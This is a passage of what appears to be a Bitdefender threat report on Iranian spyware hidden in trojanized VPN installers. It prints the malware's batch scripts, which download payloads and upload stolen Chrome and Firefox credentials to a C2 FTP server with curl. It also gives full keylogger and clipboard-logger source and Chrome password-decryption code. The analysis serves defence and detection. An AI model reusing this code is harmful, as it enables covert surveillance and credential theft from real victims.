


Bitdefender[®]

Security

EyeSpy - Iranian Spyware Delivered in VPN Installers



Contents



Summary	3
Technical analysis	4
Initial Access	4
Installer within an installer	4
Execution flow	5
Analysis of Components	6
sysCrt32.exe	6
sysConf32.bat	6
sysConf.bat	6
sysHourly32.bat	6
sysHourly.bat	6
sysBus32.exe	7
sysUpdt32.bat	8
sysInit32.bat	8
sysList32.bat	8
sysDI32.bat	9
sysOptimizer.bat	9
libCache32.exe	10
libTemp32.exe	11
libchrome.exe	12
sysUp32.bat	12
sysClean.bat	14
Command and Control	15
Privacy Impact	15
Campaign distribution	15
How Bitdefender Protects Against This Threat	16
Conclusion	17
Bibliography	18
MITRE techniques breakdown	18
Indicators of Compromise	18
Hashes	18
20SPEED-VPN-v9.2.exe	18
sysCrt32.exe	18
sysBus32.exe	19
libchrome.exe	19
libCache32.exe	19
libTemp32.exe	19
Batch files	19
URLs	19
IP Addresses	19



Author:

Janos Gergo SZELES - Senior software engineer @ Bitdefender



Summary

During routine analysis of detection performance, we noticed a batch of processes that respected the same pattern in the process names. These names begin with `sys`, `win` or `lib` followed by a word that describes the functionality, such as `bus`, `crt`, `temp`, `cache`, `init`, and end in `32.exe`. We later noticed that the `.bat` files and the downloaded payloads respect the same naming convention. Further investigation revealed the components are part of a monitoring application called `SecondEye`, developed in Iran and distributed legitimately via the developer's website. We also found that some spyware components were already described in an article published by Blackpoint [1]. In the article, researchers drew attention to the dangers of legally distributed monitoring software with malicious behavior.

Our own researchers, as well as Blackpoint's, found the campaigns used components of the `SecondEye` suite and

their infrastructure. However, these components were not delivered through a legitimate `SecondEye` installer, but rather through Trojanized installers of VPN software (also developed in Iran) that dropped the spyware components along with the VPN product.

In light of the recent events, it's possible that the targets are Iranians who want to access the internet via a VPN to bypass the country's digital lockdown. Such malicious installers could plant spyware on people who pose a threat to the regime.

While less likely, we can't rule out another possibility - that a malicious actor hijacked the servers of `20Speed VPN` and `SecondEye` to deploy the spyware.

Geographical Distribution

Our investigation reveals that most detections originate from Iran, with a small pool of victims in Germany and the US. This supports our initial assumption that the campaign targets Iranians.



Technical analysis

Initial Access

When analyzing attack timelines on infected machines, we found in most cases that the first stage of the SecondEye component arrives on the system via an installer called *20SPEED-VPN-v9.2.exe*. Our attempts to identify similar files revealed that the SecondEye files have been part of this installer all the way back to version 8.9. We found multiple domains associated with the software, but none of them are detected on VirusTotal. These domains are [hxxps://20paper.live](https://20paper.live); [hxxps://20ten.live](https://20ten.live); [hxxps://20speed.co](https://20speed.co). The VPN service seems to be a paid subscription, but we could download an installer from the website without payment information, and we could validate that it also contains the spyware components.

Installer within an installer


Looking at the installer executable with a hex dump, we see patterns that indicate we are dealing with a Delphi-compiled executable. We can also see strings related to InnoSetup, version 5.5.7. However, *innoextract* [2], a tool developed by Daniel Scharrer to unpack the contents of such files, does not recognize this file as a valid InnoSetup executable. This means that the executable is a different installer type, so we continued to analyze the file and found strings related to Smart Install Maker [3], an easy-to-use GUI-based installer creation tool. After the Smart Install Maker header, we can see the contents along with the paths of the extracted files.

```
%localappdata%\Microsoft\WindowsApps\sysConf32.bat
%localappdata%\Microsoft\WindowsApps\sysHourly32.bat
%localappdata%\Microsoft\WindowsApps\sysConf.bat
%localappdata%\Microsoft\WindowsApps\sysHourly.bat
%localappdata%\Microsoft\WindowsApps\sysCrt32.exe
%localappdata%\Microsoft\WindowsApps\sysUpdt32.bat
%localappdata%\Microsoft\WindowsApps\sysInit32.bat
%localappdata%\Microsoft\WindowsApps\HoCnf.xml
%localappdata%\Microsoft\WindowsApps\sysBus32.exe
%localappdata%\Microsoft\WindowsApps\sys_release.txt
%localappdata%\Microsoft\WindowsApps\CURL.exe
%localappdata%\Microsoft\WindowsApps\7z.exe
%temp%\20SPEED-VPN-v9.2.exe
```

When we statically extract the contents of the Smart Install Maker file, we see that the files from `%LOCALAPPDATA%\Microsoft\WindowsApps` are the spyware components, while the installer with the same name as the original resides in the `%TEMP%` folder. As expected, this one is a valid InnoSetup file, and it installs the VPN software. The Smart Install file launches the first stage of the spyware (*sysCrt32.exe*) along with the legitimate InnoSetup installer (`%TEMP%\20SPEED-VPN-v9.2.exe`).

<ul style="list-style-type: none">20SpeedVPN-v9.2.exe (624) bundled installersysCrt32.exe (4268)cmd.exe (3100)Conhost.exe (4912)cmd.exe (2076)findstr.exe (1404)cmd.exe (6048)Conhost.exe (3260)Conhost.exe (356)cmd.exe (4700)Conhost.exe (568)schtasks.exe (3664)20SpeedVPN-v9.2.exe (5556) legitimate installer	<pre>C:\oe\20SPEED-VPN-v9.2.exe C:\Users\lon_Testalecu\AppData\Local\Microsoft\WindowsApps\sysCrt32.exe C:\Windows\System32\cmd.exe C:\Windows\System32\Conhost.exe C:\Windows\System32\cmd.exe C:\Windows\System32\findstr.exe C:\Windows\System32\cmd.exe C:\Windows\System32\Conhost.exe C:\Windows\System32\cmd.exe C:\Windows\System32\Conhost.exe C:\Windows\System32\cmd.exe C:\Windows\System32\Conhost.exe C:\Windows\System32\cmd.exe C:\Windows\System32\Conhost.exe C:\Windows\System32\cmd.exe C:\Windows\System32\Conhost.exe C:\Users\IONTES~1\AppData\Local\Temp\20SPEED-VPN-v9.2.exe</pre>	<pre>"C:\oe\20SPEED-VPN-v9.2.exe" "C:\Users\lon_Testalecu\AppData\Local\Microsoft\WindowsApps\sysCrt32.exe" C:\Windows\system32\cmd.exe /c sysConf32.bat \??C:\Windows\system32\conhost.exe &#x00000000 -ForceV1 C:\Windows\system32\cmd.exe /S /D /c "echo C:\Windows\system32\C:\Windows\Sy findstr WindowsApps C:\Windows\system32\cmd.exe /c sysHourly32.bat \??C:\Windows\system32\conhost.exe &#x00000000 -ForceV1 schtasks /query /m "Check sysHourly32" C:\Windows\system32\cmd.exe /c sysHourly.bat \??C:\Windows\system32\conhost.exe &#x00000000 -ForceV1 schtasks /create /ml "C:\Users\lon_Testalecu\AppData\Local\Microsoft\WindowsApps\HoCrtf.xml" "C:\Users\IONTES~1\AppData\Local\Temp\20SPEED-VPN-v9.2.exe"</pre>
--	---	---

Execution flow



Analysis of Components

sysCrt32.exe

This is the spyware's initial executable. It ensures persistence is in place and that the *WindowsApps* folder appears in the %PATH% environment variable. First, it hides its own window with the help of the ShowWindow function. Then it starts the .bat files related to the initialization with the help of a wrapper function over CreateProcessA. The wrapper starts processes with the CREATE_NO_WINDOW flag to hide the console windows from view. The program has checks that validate the results of the batch scripts that perform queries. If the folder is not present in the environment variables or the scheduled task does not exist, it will call the scripts that add them.

```
1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2 {
3     HWND hWnd; // eax
4
5     hWnd = GetConsoleWindow();
6     ShowWindow(hWnd, SW_HIDE);
7     if ( func_CreateProcessAndWait("sysConf32.bat") == 1 )
8     {
9         func_CreateProcessAndWait("sysConf.bat");
10        Sleep(0x2710u);
11    }
12    if ( func_CreateProcessAndWait("sysHourly32.bat") == 1 )
13        func_CreateProcessAndWait("sysHourly.bat");
14    return 0;
15 }
```

sysConf32.bat

The first batch script ran by *sysCrt32.exe*. It checks if *WindowsApps* is present in the %PATH% variable.

```
1 @echo off
2
3 echo %path% | findstr WindowsApps 1>nul 2>nul
```

sysConf.bat

If *WindowsApps* is not present in the %PATH% variable, the program calls this batch file to set it.

```
1 @echo off
2
3 setx path %LOCALAPPDATA%\Microsoft\WindowsApps\;
```

sysHourly32.bat

This batch script launches *schtasks.exe* to query if the task with the name *Check sysHourly32* is present.

```
1 @echo off
2
3 schtasks /query /tn "Check sysHourly32" 1>nul 2>nul
```

sysHourly.bat

If the task is not present, this script creates it based on the .xml file dropped beside it.

```
1 @echo off
2
3 schtasks /create /xml "%LOCALAPPDATA%\Microsoft\WindowsApps\HoCnf.xml" /tn "Check sysHourly32" 1>nul 2>nul
```

Looking at the HoCnf.xml file, we can see that the task repeats every 3 hours and runs *sysBus32.exe*, the second executable of the spyware.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT3H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2021-01-01T00:00:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>%LOCALAPPDATA%\Microsoft\WindowsApps\sysBus32.exe</Command>
    </Exec>
  </Actions>
</Task>
```

sysBus32.exe

This program is responsible for downloading and executing the second stage from the C2 server. It contains a hardcoded username and password and a zip password that we redacted out in our screenshots. First, the program hides its console window and builds file paths and an IP in its local variables. The IP of the C2 server is **213.232.124.157** (the legitimate SecondEye server).

```
hWnd = GetConsoleWindow();
ShowWindow(hWnd, 0);
GetLocalTime(&SystemTime);
v5 = getenv("TEMP");
memset(&temp_sysctl32_dat, 0, 0x80u);
sprintf(&temp_sysctl32_dat, "%s\\sysCtl32.dat", v5);
localappdata = getenv("LOCALAPPDATA");
memset(&windowsapps_libchrome, 0, 0x100u);
sprintf(&windowsapps_libchrome, "%s\\%s\\%s\\libchrome.exe", localappdata, "Microsoft", "WindowsApps");
memset(&windowsapps_winbus32, 0, 0x100u);
sprintf(&windowsapps_winbus32, "%s\\%s\\%s\\winBus32.exe", localappdata, "Microsoft", "WindowsApps");
for ( i = 0; i < 0x20; i += 4 )
  *(DWORD *)&str_ip[i] = 0;
sprintf(str_ip, "%s%c%s%c%s%c", "213", '.', "232", '.', "124", '.', "157");
```

Then, similar to sysCrt32.exe, it launches .bat files for further actions, giving the username and the passwords in plaintext in the command line.

```
memset(&sysUpdt_commandline, 0, 0x80u);
sprintf(&sysUpdt_commandline, "sysUpdt32.bat %s %s", str_ip, "FTP user", "FTP password");
v8 = func_CreateProcessAndWait(&sysUpdt_commandline);
```

In the above manner, the program launches the following batch scripts:

sysUpdt32.bat	connects to an FTP server that contains a .php file and sends it a random value as an argument
sysInit32.bat	downloads and extracts the further payloads
sysList32.bat	checks if the computer and user names are in a list of infected systems
sysDI32.bat	downloads and extracts more payloads
winCrt32.exe	the initial executable of another set of payloads
sysOptimizer.bat	archives sensitive files and launches some of the payloads
sysUp32.bat	uploads stolen sensitive information to FTP
sysClean.bat	cleans up payloads, except the ones used by persistence

The sysBus32.exe process also logs execution dates in %TEMP%\sysCtl32.dat. Because of its persistence, the stealer can run multiple times a day. However, sysBus32.exe makes sure that it only calls the exfiltration script once a day.

```

if ( access(&temp_sysctl32_dat, 0) == -1 ) // if the file does not exist, create a new one
{
    v17 = fopen(&temp_sysctl32_dat, "w");
    fprintf(v17, "%d/%d/%d", SystemTime.wMonth, SystemTime.wDay, SystemTime.wYear); // write current date to the newly created file
    fclose(v17);
}
else
{
    fdSysctl1 = fopen(&temp_sysctl32_dat, "r"); // open file for reading
    v11 = 0;
    copy_fdSysctl1 = fdSysctl1;
    do
    {
        "[_DWORD "]"&str1[v11] = 0;
        v11 += 4;
    }
    while ( v11 < 0x20 );
    fgets(str1, 0x20, fdSysctl1); // read first line containing a date
    fclose(copy_fdSysctl1);
    fdSysctl2 = fopen(&temp_sysctl32_dat, "w"); // open the file again for writing
    fprintf(fdSysctl2, "%d/%d/%d", SystemTime.wMonth, SystemTime.wDay, SystemTime.wYear); // overwrite the line with the current date
    fclose(fdSysctl2);
    v14 = fopen(&temp_sysctl32_dat, "r"); // open the file again for reading
    v15 = 0;
    v16 = v14;
    do
    {
        "[_DWORD "]"&str2[v15] = 0;
        v15 += 4;
    }
    while ( v15 < 0x20 );
    fgets(str2, 0x20, v14); // read the line containing the date
    fclose(v14);
    if ( strcmp(str1, str2) ) // if the two dates are equal, don't upload
    {
        memset(&sysip_commandline, 0, 0x800); // FTP user FTP password
        sprintf(&sysip_commandline, "sysup32.bat %s %s %s", str_ip, ██████████, ██████████);
        func_CreateProcessAndWait(&sysip_commandline);
    }
}
}

```

sysUpdt32.bat

Using the curl.exe dropped along with the components, it connects to the FTP server to determine whether it needs to download new versions. Upon the first infection, the value in `sys_release.txt` is 0.5 to force an update every time.

```

1 @ECHO OFF
2
3 set IPAddr=%1
4 set SysUser=%2
5 set SysPass=%3
6
7 set /p REL=<"%LOCALAPPDATA%\Microsoft\WindowsApps\sys_release.txt"
8 curl.exe --connect-timeout 30 -s ftp://%IPAddr%/TB/sysupdt.php?a=%RANDOM% --user %SysUser%:%SysPass% | findstr %REL% 1>nul 2>nul
9
10 IF "%ERRORLEVEL%" NEQ "0" GOTO UPDT
11 IF "%ERRORLEVEL%" EQU "0" GOTO NO_UPDT
12
13 :UPDT
14     exit /b 1
15
16 :NO_UPDT
17     exit /b 0

```

sysInit32.bat

This script is responsible for downloading and extracting the second-stage payloads in the `WindowsApps` folder. It receives the password for the archive in the command line from the `sysBus32.exe` process. The script also cleans up the `.zip` file after extraction.

```

1 @ECHO OFF
2
3 set IPAddr=%1
4 set UP_PASS=%2
5 set SysUser=%3
6 set SysPass=%4
7
8 rem "downloading CORE files"
9 curl.exe -o %LOCALAPPDATA%\Microsoft\WindowsApps\Updt.zip ftp://%IPAddr%/TB/Updt.zip?a=%RANDOM% --user %SysUser%:%SysPass% 1>nul 2>nul
10 7z x -y -o"%LOCALAPPDATA%\Microsoft\WindowsApps\" -p%UP_PASS% "%LOCALAPPDATA%\Microsoft\WindowsApps\Updt.zip" 1>nul 2>nul
11 del %LOCALAPPDATA%\Microsoft\WindowsApps\Updt.zip 1>nul 2>nul

```

After this point, `sysBus32.exe` runs the scripts from the second stage, expecting that the payloads are present in the `WindowsApps\` folder after extraction.

sysList32.bat

This script downloads a list of infected machines from the FTP server stored in the `syslist.php` file to check if the computer and user names appear. This check fails during the first execution of `sysBus32.exe`, and the process does not execute the code from the if branch (shown in Fig.15). We observed that no further component appends this data to `syslist.php`. There are a few possible explanations for this code. Either the attacker updates the file after processing exfiltrated data, or it is leftover code from a previous version, and that module never runs in newer versions.

```

1 @ECHO OFF
2
3 set IP_Addr=%1
4 set Sys_User=%2
5 set Sys_Pass=%3
6
7 curl.exe --connect-timeout 30 -s ftp://%IP_Addr%/TB/syslist.php?a=%RANDOM% --user %Sys_User%:%Sys_Pass% | findstr %COMPUTERNAME% %USERNAME% 1>nul 2>nul
8
9 sprintf(&syslist_cmdline, "sysList32.bat %s %s %s", str_ip, " ", " ");
10 findStrExitCode = func_CreateProcessAndWait(&syslist_cmdline); // findstr returns 0 if it finds a string.
11 // In the .bat it searches for computername and username,
12 // but no module uploads this info so the if is not taken
13
14 if ( access(&windowsapps_winbus32, 0) == -1 && !findStrExitCode )
15 {
16     memset(&v28, 0, 0x80u);
17     // zip password      FTP user      FTP password
18     sprintf(&v28, "sysDI32.bat %s %s %s %s", str_ip, " ", " ", " ");
19     func_CreateProcessAndWait(&v28);
20     Sleep(60000u);
21     func_CreateProcessAndWait("winCrt32.exe");
22 }

```

sysDI32.bat

Similarly to sysInit32.bat, it downloads a set of payloads with the help of curl.exe and extracts the archive with 7z.exe. The archive named *BB.zip* was not present on the FTP server at the time of our research.

```

1 @ECHO OFF
2
3 set IP_addr=%1
4 set U_P=%2
5 set Sys_User=%3
6 set Sys_Pass=%4
7
8 rem "downloading BB files"
9 curl.exe -o %LOCALAPPDATA%\Microsoft\WindowsApps\BB.zip ftp://%IP_addr%/TB/BB.zip?a=%RANDOM% --user %Sys User%:%Sys_Pass% 1>nul 2>nul
10 7z x -y -o"%LOCALAPPDATA%\Microsoft\WindowsApps\" -p%U_P% "%LOCALAPPDATA%\Microsoft\WindowsApps\BB.zip" 1>nul 2>nul
11 del %LOCALAPPDATA%\Microsoft\WindowsApps\BB.zip 1>nul 2>nul

```

sysOptimizer.bat

This batch script is larger than the previous ones. It's responsible for collecting and archiving personal files from the infected system. First, it checks if *Mozilla* is present in %APPDATA%, and if so, it archives all files from the *Firefox* directory. It then iterates through all possible partitions and searches for txt, doc, png, and jpg files in folders that might contain personal data. It then creates a zip archive with each extension. Finally, it runs *libCache32.exe* and *libTemp32.exe* from %LOCALAPPDATA%\Microsoft\WindowsApps.

```

1 @ECHO OFF
2
3 set pwd=%CD%
4 cd %APPDATA%
5
6 tasklist | findstr firefox.exe 1>nul 2>nul
7 set is_run=%ERRORLEVEL%
8
9 set is_granted=1
10 set is_granted2=1
11
12 if exist isGranted ( set is_granted=0 )
13 if exist isGranted2 ( set is_granted2=0 )
14
15 rem Mozilla Firefox compression
16 if exist Mozilla (
17
18     cd Mozilla
19     if %is_granted% EQU 0 if not exist fireLocked if not exist Firefox.zip.001 if %is_run% NEQ 0 (
20
21         7z a -tzip -v500m -mx1 -bd -y Firefox.zip Firefox 1>nul 2>nul
22     )
23
24     if %is_granted2% EQU 0 if not exist fireLocked if not exist Firefox.zip.001 if %is_run% NEQ 0 (
25
26         7z a -tzip -v500m -mx1 -bd -y Firefox.zip Firefox 1>nul 2>nul
27     )
28
29     if exist Firefox.zip.004 (
30
31         del Firefox.zip.* 1>nul 2>nul
32         echo "" > fireLocked
33     )
34
35     cd %APPDATA%
36 )

```

```

38 rem Some ext compression
39 for %%E in (txt doc png jpg) do (
40
41     if exist isGranted if not exist %%E_Locked if not exist All_Of_%%E.zip.001 (
42
43         del %%E_list 1>nul 2>nul
44         for %%D in (C D E F G H I J K L M N O P Q R S T U V W X Y Z) do if exist %%D: dir /s /b %%D:*.%%E >> %%E_list
45         7z a -tzip -bd -v500m -mx1 -spf -scsWIN -ssc -xr!"*rogram Files*" -xr!"*rogramData" -xr!"All Users" -xr!"Default" -xr!"Public" -xr!"AppData" -xr!"*indows*"
46         del %%E_list 1>nul 2>nul
47     )
48
49     if exist All_Of_txt.zip.002 (
50
51         del All_Of_txt.zip.* 1>nul 2>nul
52         echo "" > Txt_Locked
53     )
54
55     if exist All_Of_doc.zip.002 (
56
57         del All_Of_doc.zip.* 1>nul 2>nul
58         echo "" > doc_Locked
59     )
60
61     if exist All_Of_png.zip.007 (
62
63         del All_Of_png.zip.* 1>nul 2>nul
64         echo "" > png_Locked
65     )
66
67     if exist All_Of_jpg.zip.009 (
68
69         del All_Of_jpg.zip.* 1>nul 2>nul
70         echo "" > jpg_Locked
71     )
72 )
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87 rem Run some apps
88 tasklist | findstr libCache32.exe 1>nul 2>nul
89 set is_KL=%ERRORLEVEL%
90
91 if exist isGranted if %is_KL% NEQ 0 if exist %LOCALAPPDATA%\Microsoft\WindowsApps\libCache32.exe (
92     start /b libCache32.exe
93 )
94
95 tasklist | findstr libTemp32.exe 1>nul 2>nul
96 set is_CL=%ERRORLEVEL%
97
98 if exist isGranted if %is_CL% NEQ 0 if exist %LOCALAPPDATA%\Microsoft\WindowsApps\libTemp32.exe (
99     start /b libTemp32.exe
100 )
101
102 cd %pwd%

```

libCache32.exe

For stealer components that require more advanced features, the attackers used executables written in Python and compiled with pyinstaller [4], a tool that converts python scripts to standalone executables. After extracting the contents from the archive, we can see the source code. This executable is a keylogger. It places a hook on the keyboard with the help of the pyHook library and logs each keypress grouped by destination windows in a file called *boot.tmp*.

```

1  import sys, pythoncom, pyHook, os, time
2  from datetime import date
3  global data,curr_Win,prev_Win
4
5  data = ""
6  curr_Win = ""
7  prev_Win = ""
8  Msoft = "Microsoft"
9  Wapps = "WindowsApps" #[AUTHOR] used to build path
10 outf = "boot.tmp" #[AUTHOR] log file
11
12 def OnKeyboardEvent(ev_ent):
13     global curr_Win,prev_Win,data
14
15     k_e_y = str(ev_ent.Key)
16     k_e_y = k_e_y.lower()
17
18     if k_e_y == "lcontrol" or k_e_y == "rcontrol" or k_e_y == "control":
19         k_e_y = "[CT]"
20     elif k_e_y == "lshift" or k_e_y == "rshift" or k_e_y == "shift":
21         k_e_y = "[SH]"
22     elif k_e_y == "lwin" or k_e_y == "rwin" or k_e_y == "win":
23         k_e_y = "[WIN]"
24     elif k_e_y == "lmenu" or k_e_y == "rmenu" or k_e_y == "menu":
25         k_e_y = "[AL]"
26     elif k_e_y == "back":
27         k_e_y = "[BS]"
28     elif k_e_y == "escape":
29         k_e_y = "[ES]"
30     elif k_e_y == "snapshot":
31         k_e_y = "[SNPSHT]"
32     elif k_e_y == "pause":
33         k_e_y = "[PA]"
34
35     curr_Win = str(ev_ent.WindowName)
36
37     if prev_Win == "":
38         data = '\n[' + str(date.today()) + ']' + '[' + str(time.ctime().split(' ')[3]) + ']' + ' Window : ' + curr_Win + ' => ' + k_e_y
39
40     if curr_Win == prev_Win:
41         data = k_e_y
42
43     if curr_Win != prev_Win and prev_Win != "":
44         data = '\n[' + str(date.today()) + ']' + '[' + str(time.ctime().split(' ')[3]) + ']' + ' Window : ' + curr_Win + ' => ' + k_e_y
45
46     prev_Win = curr_Win
47
48     f = open(os.environ['LOCALAPPDATA'] + os.sep + Msoft + os.sep + Wapps + os.sep + outf,"a")
49     f.write(data)
50     f.close()
51     data = ""
52
53     return True
54
55 hook = pyHook.HookManager()
56 hook.KeyDown = OnKeyboardEvent
57 hook.HookKeyboard()
58 pythoncom.PumpMessages()

```

libTemp32.exe

This file is also a compiled python script. It runs in an infinite loop and logs the clipboard contents in a file called `sys.tmp`.

```

1  import sys,time,datetime,os
2  import pyperclip
3
4  #----- Global vars -----
5  current_clp = ''
6  previous_clp = ''
7  M_soft = 'Microsoft'
8  W_apps = 'WindowsApps'
9  out_f = 'sys.tmp'
10
11 # ----- Main part -----
12 current_clp = pyperclip.paste()
13
14 while True:
15     if current_clp != previous_clp:
16         if isinstance(current_clp,str):
17             file_out = open(os.environ['LOCALAPPDATA'] + os.sep + M_soft + os.sep + W_apps + os.sep + out_f , "a")
18             file_out.write('<' + str(datetime.datetime.now()) + '>' + ' : ' + current_clp + '\n\n')
19             file_out.close()
20
21             previous_clp = current_clp
22             time.sleep(1)
23             current_clp = pyperclip.paste()
24
25         else:
26             time.sleep(1)
27             current_clp = pyperclip.paste()
28
29     quit(0)

```

libchrome.exe

The third compiled pyinstaller executable ran by the batch script that uploads data to the C2 server. It is responsible for querying Google Chrome's SQLite databases to log usernames and passwords. It uses stolen tokens from **Local State* and **Login Data* files to decrypt the stored passwords.

```

23 def Dpyld(Cphr, Pyld):
24     return Cphr.decrypt(Pyld)
25
26
27 def Gcphr(aes_klid, i_v):
28     return AES.new(aes_klid, AES.MODE_GCM, i_v)
29
30
31 def Dpass(buff, Ma_klid):
32     try:
33         i_v = buff[3:15]
34         Pyld = buff[15:]
35         Cphr = Gcphr(Ma_klid, i_v)
36         Dec_p = Dpyld(Cphr, Pyld)
37         Dec_p = Dec_p[:-16].decode()
38         return Dec_p
39     except Exception as e:
40         return "Chrm < 80"
41
42 if __name__ == '__main__':
43
44     Ma_klid = get_Mklid() #[AUTHOR] Steals decryption tokens from the file given as argument
45     Login_db = Login_str
46     shutil.copy2(Login_db, "Loginvault.db")
47     Conn = sqlite3.connect("Loginvault.db")
48     cursor = Conn.cursor()
49
50     try:
51         cursor.execute("SELECT action_url, username_value, password_value FROM logins")
52         for r in cursor.fetchall():
53             Url = r[0]
54             U_name = r[1]
55             enCpass = r[2]
56             deCpass = Dpass(enCpass, Ma_klid)
57             print("URL: " + Url + "\nUsername: " + U_name + "\nPassword: " + deCpass + "\n")
58     except Exception as e:
59         pass
60
61     cursor.close()
62     Conn.close()
63     try:
64         os.remove("Loginvault.db")
65     except Exception as e:
66         pass

```

sysUp32.bat

It will call sysUp32.bat with a new set of hardcoded credentials in the command line. The batch script collects all files created by all components and uploads them to the FTP. It also exfiltrates Chrome passwords and crypto-wallet data

for various applications. Note: we have added comments in this file to improve readability.

```

1 @ECHO OFF
2
3 set IPAddr=%1
4 set User=%2
5 set Pass=%3
6
7 rem [AUTHOR'S REMARK] Launches libchrome.exe to steal stored passwords from Chrome and uploads them to the FTP
8 rem Google Chrome section
9 set CMD1='dir /s /b "%LOCALAPPDATA%\Google\*Local State*'
10 set CMD2='dir /s /b "%LOCALAPPDATA%\Google\*Login Data*'
11
12 FOR /F "tokens=*" %%g IN (%CMD1%) do (SET STATE=%%g)
13 FOR /F "tokens=*" %%f IN (%CMD2%) do (libchrome.exe "%STATE%" "%f" >> %TEMP%\ChromeData.txt)
14
15 curl.exe -s -T %TEMP%\ChromeData.txt --ftp-create-dirs ftp://%IPAddr%/%COMPUTERNAME%_%USERNAME%/ChromeData.txt --user %User%:%Pass% 1>nul 2>nul
16 del %TEMP%\ChromeData.txt 1>nul 2>nul
17
18 rem [AUTHOR'S REMARK] Archives Mozilla-related files collected at a previous step and uploads the .zip to the FTP
19 rem Mozilla Firefox old section
20 set pwd=%CD%
21 cd %APPDATA%\Mozilla\Firefox\Profiles\*default*
22 mkdir firegetz
23 copy cookies.sqlite firegetz\cookies.sqlite
24 copy cert8.db firegetz\cert8.db
25 copy cert9.db firegetz\cert9.db
26 copy key3.db firegetz\key3.db
27 copy key4.db firegetz\key4.db
28 copy logins.json firegetz\logins.json
29 copy signons.sqlite firegetz\signons.sqlite
30 7z a -tzip -y firegetz.zip firegetz 1>nul 2>nul
31 curl.exe -s -T firegetz.zip --ftp-create-dirs ftp://%IPAddr%/%COMPUTERNAME%_%USERNAME%/firegetz_old.zip --user %User%:%Pass% 1>nul 2>nul
32 rmdir /q /s firegetz 1>nul 2>nul
33 del firegetz.zip 1>nul 2>nul
34
35 rem Mozilla Firefox new section
36 cd %APPDATA%\Mozilla\Firefox\Profiles\*default-release*
37 mkdir firegetz
38 copy cookies.sqlite firegetz\cookies.sqlite
39 copy cert8.db firegetz\cert8.db
40 copy cert9.db firegetz\cert9.db
41 copy key3.db firegetz\key3.db
42 copy key4.db firegetz\key4.db
43 copy logins.json firegetz\logins.json
44 copy signons.sqlite firegetz\signons.sqlite
45 7z a -tzip -y firegetz.zip firegetz 1>nul 2>nul
46 curl.exe -s -T firegetz.zip --ftp-create-dirs ftp://%IPAddr%/%COMPUTERNAME%_%USERNAME%/firegetz_new.zip --user %User%:%Pass% 1>nul 2>nul
